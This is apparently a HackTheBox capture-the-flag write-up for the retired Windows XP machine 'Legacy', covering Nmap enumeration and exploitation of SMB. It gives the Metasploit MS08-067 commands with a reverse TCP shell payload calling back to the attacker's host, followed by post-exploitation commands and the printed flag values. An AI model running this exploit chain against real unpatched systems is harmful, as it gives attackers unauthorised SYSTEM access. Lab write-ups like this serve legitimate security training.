


[HackTheBox] Legacy

Date: 01/Nov/2019


Categories: [oscp](#), [htb](#), [windows](#)

Tags: [exploit_smb_ms08_067](#)

InfoCard:



Legacy

OS:	 Windows
Difficulty:	Easy
Points:	20
Release:	15 Mar 2017
IP:	10.10.10.4

Overview

This is a writeup for HackTheBox VM [Legacy](#). Here's an overview of the enumeration → exploitation → privilege escalation process:

Killchain




Figure 1: writeup.overview.killchain

TTPs

1. 139/tcp/netbios-ssn/Microsoft Windows netbios-ssn: [exploit_smb_ms08_067](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Fri Nov 1 14:44:27 2019 as: nmap -vv --reason -Pn -sV -sC
   ↳ --version-all -oN
   ↳ /root/toolbox/writeups/htb.legacy/results/10.10.10.4/scans/_quick_tcp_nmap.txt -oX
   ↳ /root/toolbox/writeups/htb.legacy/results/10.10.10.4/scans/xml/_quick_tcp_nmap.xml
   ↳ 10.10.10.4
2 Nmap scan report for 10.10.10.4
3 Host is up, received user-set (0.057s latency).
4 Scanned at 2019-11-01 14:44:28 PDT for 276s
5 Not shown: 997 filtered ports
6 Reason: 997 no-responses
7 PORT      STATE SERVICE      REASON      VERSION
8 139/tcp    open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
9 445/tcp    open  microsoft-ds syn-ack ttl 127 Windows XP microsoft-ds
10 3389/tcp   closed ms-wbt-server reset ttl 127
11 Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
   ↳ cpe:/o:microsoft:windows_xp
12
13 Host script results:
14 |_clock-skew: mean: -3h59m53s, deviation: 1h24m50s, median: -4h59m53s
15 |_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:0c:03
   ↳ (VMware)
16 |_Names:
17 |   LEGACY<00>          Flags: <unique><active>
18 |   HTB<00>            Flags: <group><active>
19 |   LEGACY<20>         Flags: <unique><active>
20 |   HTB<1e>            Flags: <group><active>
21 |   HTB<1d>            Flags: <unique><active>
22 |   \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
23 |_Statistics:
24 |   00 50 56 b9 0c 03 00 00 00 00 00 00 00 00 00 00
25 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
26 |_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
27 |_p2p-conficker:
28 |   Checking for Conficker.C or higher...
29 |   Check 1 (port 40600/tcp): CLEAN (Timeout)
30 |   Check 2 (port 13850/tcp): CLEAN (Timeout)
31 |   Check 3 (port 50902/udp): CLEAN (Timeout)
32 |   Check 4 (port 54226/udp): CLEAN (Timeout)
33 |_ 0/4 checks are positive: Host is CLEAN or ports are blocked
34 |_smb-os-discovery:
35 |   OS: Windows XP (Windows 2000 LAN Manager)
36 |   OS CPE: cpe:/o:microsoft:windows_xp:-
37 |   Computer name: legacy
38 |   NetBIOS computer name: LEGACY\x00
39 |   Workgroup: HTB\x00
40 |_ System time: 2019-11-01T20:44:53+02:00
41 |_smb-security-mode:
42 |   account_used: <blank>
43 |   authentication_level: user
44 |   challenge_response: supported
45 |_ message_signing: disabled (dangerous, but default)
46 |_smb2-security-mode: Couldn't establish a SMBv2 connection.
47 |_smb2-time: Protocol negotiation failed (SMB2)
```

```
48
49 Read data files from: /usr/bin/../../share/nmap
50 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
51 # Nmap done at Fri Nov 1 14:49:04 2019 -- 1 IP address (1 host up) scanned in 276.38 seconds
```

2. From the Nmap scan results, we find that the target system has SMB service running and is a Windows XP system:

```
1 | smb-os-discovery:
2 |   OS: Windows XP (Windows 2000 LAN Manager)
3 |   OS CPE: cpe:/o:microsoft:windows_xp:-
4 |   Computer name: legacy
5 |   NetBIOS computer name: LEGACY\x00
6 |   Workgroup: HTB\x00
7 |_  System time: 2019-11-01T20:44:53+02:00
```

Findings

Open Ports

```
1 137/udp | netbios-ns | Microsoft Windows netbios-ns (workgroup: HTB)
2 139/tcp | netbios-ssn | Microsoft Windows netbios-ssn
3 445/tcp | microsoft-ds | Windows XP microsoft-ds
```

Phase #2: Exploitation

1. For a Microsoft Windows XP system with open SMB, we use the MSF [MS08-067](#) exploit `windows/smb/ms08_067_netapi` and gain a shell with elevated privileges on the target system:

```
1 msfconsole
2   use exploit/windows/smb/ms08_067_netapi
3   set RHOST 10.10.10.4
4   set LHOST 10.10.14.18
5   show options
6   exploit
```

```
msf exploit(windows/smb/ms08_067_netapi) > show options
```

```
Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
RHOST	10.10.10.4	yes	The target address
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

```
Payload options (windows/shell_reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.14.18	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Automatic Targeting

```
msf exploit(windows/smb/ms08_067_netapi) >
```

```
msf exploit(windows/smb/ms08_067_netapi) >
```

```
msf exploit(windows/smb/ms08_067_netapi) >
```

```
msf exploit(windows/smb/ms08_067_netapi) > exploit
```

```
[*] Started reverse TCP handler on 10.10.14.18:4444
```

```
[*] 10.10.10.4:445 - Automatically detecting the target...
```

```
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
```

```
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
```

```
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
```

```
[*] Command shell session 1 opened (10.10.14.18:4444 -> 10.10.10.4:1028) at 2019-11-01 15:02:39 -0700
```

```
C:\WINDOWS\system32>
```

Figure 2: writeup.exploitation.steps.1.1

2. We then obtain further information about the system and read the contents of both `user.txt` and `root.txt` files to complete the challenge:

```
1 ipconfig
2 systeminfo
3 dir user.txt /s /p
```

```
4 type "C:\Documents and Settings\john\Desktop\user.txt"
5 type "C:\Documents and Settings\Administrator\Desktop\root.txt"
```

```
C:\WINDOWS\system32>systeminfo_
systeminfo

Host Name:                LEGACY
OS Name:                  Microsoft Windows XP Professional
OS Version:               5.1.2600 Service Pack 3 Build 2600
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Uniprocessor Free
Registered Owner:         user
Registered Organization:   HTB
Product ID:                55274-643-7213323-23904
Original Install Date:     16/3/2017, 7:32:23
System Up Time:            0 Days, 8 Hours, 55 Minutes, 47 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              INTEL - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     511 MB
Available Physical Memory: 394 MB
Virtual Memory: Max Size:  2.048 MB
Virtual Memory: Available: 2.009 MB
Virtual Memory: In Use:    39 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: Q147222
Network Card(s):           1 NIC(s) Installed.
                           [01]: AMD PCNET Family PCI Ethernet Adapter
                               Connection Name: Local Area Connection
                               DHCP Enabled:    No
                               IP address(es)
                               [01]: 10.10.10.4
```

Figure 3: writeup.exploitation.steps.2.1

```

C:\>dir user.txt /s /p
dir user.txt /s /p
Volume in drive C has no label.
Volume Serial Number is 54BF-723B

Directory of C:\Documents and Settings\john\Desktop

16/03/2017  08:19                32 user.txt
                1 File(s)                32 bytes

Total Files Listed:
                1 File(s)                32 bytes
                0 Dir(s)  6.484.877.312 bytes free

C:\>

```

Figure 4: writeup.exploitation.steps.2.2

```

C:\>type "C:\Documents and Settings\john\Desktop\user.txt"
type "C:\Documents and Settings\john\Desktop\user.txt"
e69af0e4f443de7e36876fda4ec7644f
C:\>

C:\>

C:\>type "C:\Documents and Settings\Administrator\Desktop\root.txt"
type "C:\Documents and Settings\Administrator\Desktop\root.txt"
993442d258b0e0ec917cae9e695d5713
C:\>

```

Figure 5: writeup.exploitation.steps.2.3

Phase #2.5: Post Exploitation

```

1  ntauth/system@LEGACY> id
2  NT AUTHORITY\SYSTEM
3  ntauth/system@LEGACY>
4  ntauth/system@LEGACY> uname
5  Host Name:                LEGACY
6  OS Name:                  Microsoft Windows XP Professional
7  OS Version:               5.1.2600 Service Pack 3 Build 2600
8  OS Manufacturer:         Microsoft Corporation
9  OS Configuration:        Standalone Workstation
10 OS Build Type:             Uniprocessor Free
11 ntauth/system@LEGACY>
12 ntauth/system@LEGACY> ifconfig
13 Ethernet adapter Local Area Connection:
14   Connection-specific DNS Suffix  . :
15   IP Address. . . . . : 10.10.10.4
16   Subnet Mask . . . . . : 255.255.255.0

```

```
17   Default Gateway . . . . . : 10.10.10.2
18 ntauth/system@LEGACY>
19 ntauth/system@LEGACY> users
20 Administrator
21 john
```


Loot

Flags

```
1 C:\Documents and Settings\john\Desktop\user.txt: e69af0e4f443de7e.....
2 C:\Documents and Settings\Administrator\Desktop\root.txt: 993442d258b0e0.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/2>
- [+] https://medium.com/@_C_3PJoe/htb-retired-box-walkthrough-legacy-147bbcc9ff02